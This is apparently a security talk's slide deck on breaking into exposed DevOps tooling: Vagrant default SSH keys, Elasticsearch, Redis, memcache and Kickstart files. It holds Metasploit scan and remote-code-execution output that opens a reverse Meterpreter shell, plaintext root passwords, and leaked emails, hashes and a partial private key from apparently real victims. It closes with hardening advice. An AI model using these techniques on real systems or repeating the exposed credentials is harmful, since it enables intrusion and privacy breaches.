7.   id:         example_data
```

Chef/knife (encrypted data bag)

```
1. $knife data bag show drupal  
2.  
3. _default:  
4.   cipher:          aes-256-cbc  
5.   encrypted_data: zDE61IUD97ZK706Eq1poagRLNQFs0t4oQpdg==  
6.   iv:              1wbQ46evg8jZWBS0MZW6A==  
7.   version:        1  
8.   id:             example_data
```

Chef/knife

```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:  admin
5.   admin_user: example_admin
6.   db_password: drupal
7.   db_user:     drupal
8.   id:         example_data
```

Vagrant

Did you change your SSH keys?

 [mitchellh / vagrant](#)

 Watch ▾ 478  Star 7,465  Fork 1,669

branch: master [vagrant / keys](#) / +

Fix doc link [GH-3978] ...
tmatilai authored on Jun 5 latest commit 004ea50bf2

..

File	Commit Message	Time Ago
README.md	Fix doc link [GH-3978]	3 months ago
vagrant	Private key fix	2 years ago
vagrant.pub	Change comment on public key to be more descriptive of its role	4 years ago

 README.md

Insecure Keypair

These keys are the "insecure" public/private keypair we offer to [base box creators](#) for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`



Vagrant

- Default Credentials
 - root/vagrant vagrant/vagrant
 - No pass to sudo :-)

Vagrant

Scan using the default private key

```
msf auxiliary(ssh_login_pubkey) >
[*] .17:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing Cleartext Keys
[*] .18:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing 1 keys from vagrant.key
[*] .17:22 SSH - Testing 1 keys from vagrant.key
[*] .18:22 SSH - Testing 1 keys from vagrant.key
[*] .15:22 SSH - Testing Cleartext Keys
[*] .15:22 SSH - Testing 1 keys from vagrant.key
[*] .19:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
[*] .31:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
```

Vagrant

Scan using the default private key

host	service	public	private	realm	private_type
91	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
110	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
41	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
67	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
104	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
146	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
196	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
130	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
102	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
26	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
32	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
54	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
56	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.19	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
157	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.198	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.48	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.124	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.4	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
13	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key

Vagrant

Identify real from fake by ssh version scan

```
msf auxiliary(ssh_version) > services
```

Services

```
=====
```

host	port	proto	name	state	info
----	----	-----	---	-----	----
.91	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.3
.110	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
.20	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.41	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.67	22	tcp	ssh	open	SSH-2.0-Twisted
.104	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.146	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.196	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.130	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.102	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.26	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
132	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
154	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)

Vagrant

Breaking into host from guest

<http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/>

“Put evil things in `/vagrant/.git/hooks/post-commit` and wait for the user to commit some code. Since the `/vagrant/` directory is mounted from the host, my hook will persist even if the user destroys the VM.”

Kickstart Files

3 ways to set root password

1. Enter during installation
2. Crypted hash in the kickstart file
“rootpw --iscrypted”
3. Clear text in the kickstart file
“rootpw --plaintext”

Kickstart Files

Examples

43 lines (36 sloc) | 0.755 kb

[Raw](#) [Blame](#) [History](#)   

```
1 install
2 cdrom
3 lang en_US.UTF-8
4 keyboard us
5 network --bootproto=dhcp
6 rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
7 firewall --enabled --service=ssh
8 authconfig --enableshadow --passalgo=sha512
9 selinux --disabled
10 timezone UTC
11 bootloader --location=mbr
12
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enableshadow --enablemd5
# System keyboard
keyboard us
```

Kickstart Files

Examples

```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsi7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled port=22/tcp
authconfig --enableshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition information
# Note that any partitions you deleted are
# here so unless you clear all partitions first
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enableshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is"
```

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {  
    "number" : "1.2.4",
```

elasticsearch

- No Authentication
- Can search stored data via HTTP API
- Update data with PUT request
- Join an open cluster and receive all data
- RCE prior to 1.2.0

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

```
msf exploit(script_mvel_rce) > exploit

[*] Started reverse handler on [REDACTED]:4444
[*] [REDACTED]:9200 - Trying to execute arbitrary Java...
[*] [REDACTED]:9200 - Discovering remote OS...
[+] [REDACTED]:9200 - Remote OS is 'Linux'
[*] Sending stage (30355 bytes) to [REDACTED]
[*] Meterpreter session 3 opened ([REDACTED]:4444 -> [REDACTED]:55693) at
2014-10-08 03:25:25 +0000
[+] Deleted /tmp/jrWiCR.jar
```

```
meterpreter > getuid
Server username: elasticsearch
meterpreter > 
```

elasticsearch

Searching via curl/browser is cumbersome

- Kibana FTW
 - <http://www.elasticsearch.org/overview/kibana/>
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server



elasticsearch (Kibana)


HAVE A TIMESTAMP SOMEWHERE?

If you have a field with a timestamp in it, you can set a time filter using the control in the navigation bar. You'll need to click the cog icon to configure the field that your timestamp is in.

ABOUT FILTERS

See the *Filters* bar above. If there are none, click on a document to filter only that document.

DOCUMENT TYPES



Document Type	Percentage
index_stats	54%
node_stats	23%
cluster_stats	10%
indices_stats	10%
others	< 1%

DOCUMENT TYPES

Term	Count	Action
index_stats	50562	
node_stats	21234	
indices_stats	9621	
cluster_stats	9621	
loft_owner	1352	
shard_event	639	
product	503	
routing_event	281	
cluster_state	107	

THE MOST GENERIC DASHBOARD

It's the best I can do without knowing what your data is. The two *terms* panels are for the most generic document type.

Kibana is currently configured to search all documents. You can change this by clicking on the cog icon in the top right of the table panel. You can edit individual rows by clicking on them. You can also edit the entire table by clicking on the cog icon in the top right of the table panel.

The *table* panel below has attempted to show all the data in the table. To add more panels, open the navigation bar and click on the '+' icon.

elasticsearch (Kibana)

DOCUMENT TYPES

product
100%

DOCUMENT TYPES

Term	Count	Action
product	503	
Missing field	0	
Other values	0	

THE MOST GENERIC DASHBOARD EVER

It's the best I can do without knowing more about your data. Kibana will always suggest defaults for you. The two *terms* panels above are the most generic way to look at a document type.

Kibana is currently configured to point at the `_source` field. You can change this by clicking on the cog icon in the top right corner of the panel or in the context menu for that panel. You can edit individual panels by clicking on the cog icon in the top right corner of the panel or in the context menu for that panel.

The *table* panel below has attempted to guess what columns to show based on the data in the table. To add more panels, of different types, click the in the top right corner of the dashboard.

DOCUMENTS

Fields

All (1) / Current (4)

Type to filter...

`_id`
 `_index`
 `_type`
 `name`

`_source (select columns from the list to the left)`

```
{"name":"Be Pro "}  
{"name":" Lisciare"}  
{"name":"Revitalash"}  
{"name":"GKhair"}  
{"name":"David & Mary Makeup"}  
{"name":"Babe Hair Extensions"}  
{"name":"Lash Out Eyelash Extensions"}
```

elasticsearch (Kibana)

Viewing the content of the document

DOCUMENTS

Fields 

All (1) / Current (4)

Type to filter...

_source (select columns from the list to the left)

0 to 100 of 500 available for paging

{"name": "Be Pro "}

View: [Table](#) / [JSON](#) / [Raw](#)

Field	Action	Value
_id	  	494
_index	  	products_staging_20141007191347820
_type	  	product
name	  	Be Pro

In-Memory Databases

Redis

Defaults:

- No encrypted communication
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
 - Moral of the story? Keep off the interwebs!

Redis

How prevalent is this?

Like living on the edge? Try out the beta website for Shodan.

Shodan Exploits Scanhub Maps Blog Membership Register | Login ?

SHODAN redis_version:2.8.3 Search

Results 1 - 10 of about 1098 for redis_version:2.8.3

Services Redis 1,098

Top Countries United States 420 China 322 Turkey 51 Russian Federation 28 Germany 27


Only looking for 1 version of Redis - not bad

1732 # Server
redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:poll
gcc_version:4.4.7
process_id:24995
run_id:b58cf3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lru_clock:783668
config_file:/usr/redis/redis.conf

Clients
connected_clients:1
client_longest_output_list:0
..


Hurricane LABS
Celebrating 3 years of Shodan

SHODAN MAPS



Redis

You can navigate the DB with the redis-cli



A screenshot of a macOS terminal window titled "redis-stable — redis-cli — 89x24". The window shows the command "redis-cli -h" being run, followed by the output of the "keys *" command. The output lists 22 keys, each preceded by a number from 1 to 22.

```
redis-stable — redis-cli — 89x24
redis-cli
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
1) "keys *"
   1) "birthday:2002"
   2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
   3) "birthday:1979"
   4) "photo:false"
   5) "birthday:1999"
   6) "birthday:1987"
   7) "birthday:192047"
   8) "birthday:2004"
   9) "country:US"
  10) "birthday:1913"
  11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
  12) "birthday:192014"
  13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
  14) "key"
  15) "country:BD"
  16) "birthday:2014"
  17) "country:TV"
  18) "admin"
  19) "birthday:1945"
  20) "birthday:1980"
  21) "birthday:1993"
  22) "people"
```

Redis

Or use the Redis Desktop Manager

The screenshot shows the Redis Desktop Manager interface. On the left, a tree view displays database keys under 'key search...'. Under the 'user' key, 'user:100' is selected. The main pane shows a table for the 'user:100' key, which is identified as a HASH type with a TTL of -1. The table has two columns: 'Hash Key' and 'Hash Value'. A red box highlights the first three rows of the table:

Hash Key	Hash Value
1 uid	100
2 email	carey_shi@126.com
3 password	dc6e4ed0467d88ad7f431ff670e31ecc0
4 uname	carey_shi
5 domain	carey_shi
6 is_del	0
7 status	1
8 role	3
9 is_verif	0

Below the table, there is a 'Value:' section with a dropdown for 'View value as:' set to 'Plain text'. A text input field says 'Select table cell' and a 'Save value' button is present. At the bottom, navigation buttons < > and 'Page 1 of 1 (Items: 40)' are shown, along with 'Manage Connections' and 'Add New Connection' buttons.

Redis

Feel lucky?

Redis Desktop Manager

Key: lottery Type: HASH TTL: - Rename Delete

Hash Key	Hash Value
1	{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":1413892200,"open_term_time":1413895800}
2	{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
3	{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time":1413892200,"open_term_time":1413895800}
4	{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50","bet_stop_time":1413892200,"open_term_time":1413895800}
5	{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_stop_time":1413892200,"open_term_time":1413895800}

Value:

View value as: Plain text

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
```


Save value

Manage Connections Add New Connection

Page 1 of 1 (Items: 12) < >

System console

Keys loaded in: 639 ms



Redis - Fun Commands

FLUSHALL

SCRIPT LOAD

EVAL / EVALSHA

- Also - Thanks Adam Baldwin:
- <https://github.com/evilpacket/redis-sha-crack>

memcache

Free & open source, high-performance,
distributed memory object caching system

No code exec, but fun things get put into
memcache

Examples



memcache

```
crence .9.13.8. ,3.2. 37 ,3.7. type ,3.7. TAKH ,3.8. RESOURCE ,3.8. paypat ,3.9  
:"key";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICXOTBAAKBoODilNSazMRs55f1DUJHMD8PR+PhrCX7xXX20RnEfwd2M190k7X7D  
mD  
S5  
Ao  
7/  
fn  
jx  
k9  
BBI  
Ak  
GF  
aPiwo5miiPamkojoWaoCQQCPr1n4Z3ZNP3qoRWZtCbOuAeDmIISL23CDVIRvI452SF  
OHBtJPMr5VQ1ezLaXqd9YrUCHvlZ+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";O:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31::"s:5:"en_CA";s:22::"teObject";a:0:{s:20::"1;s:10::"Domain_Preference"
```

memcache

```
run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✘
:[{s:6:"domain";o:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
[REDACTED].ru/?8& charset=utf-8& se_referer=#referer#& keyword=#keyword#& source=#host#";}s:15:"ExternalLinking";a:0:{}}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:""}}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";o:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:s:11:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"isp_api_url";s:32:"https://[REDACTED]:1500/
ngr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"[REDACTED]3";s:11:"isp_docroot";s:20:"www/[REDACTED].ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";o:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Bce о мужском
роялье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
22:21";s:10:"updated_at";s:19:"2013-09-19 12:22:21";s:16:"url_rewrite";s:12:"[REDACTED]";s:12:"[REDACTED]"}
```

memcache

https://1500/ispmgr

User management

You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one.

Name	Preset	Properties	Disk quota	Bandwidth
al	custom	DB PHP SSL	3198 / 0	11471 / 10000000
di	custom	DB PHP SSL	3250 / 0	86811 / 10000000
di	custom	DB PHP SSL	885 / 0	403 / 10000000
ja	custom	DB PHP SSL		
ru	custom	DB PHP SSL		
su	custom	DB PHP SSL	166 / 0	3810 / 100000

New Edit Delete Enable Disable Backup User filter Filter Enter

More information Hide

ISP manager

Accounts Management

- Administrators
- Users
- Mailboxes

Domains

- WWW domains
- E-Mail domains
- Domain names (DNS)

Management Tools

- File manager
- Databases
- Scheduler (cron)
- Firewall
- Services
- Reboot
- Web-scripts (APS)

**What can we do about
this?**

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- Ensure access to tools/systems are only available to hosts that need it
- Change default vagrant private key
- Update to latest versions of your devops tools

Thanks!

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Chris Gates [chris \[at\] carnalOwnage.com](mailto:chris@carnalOwnage.com)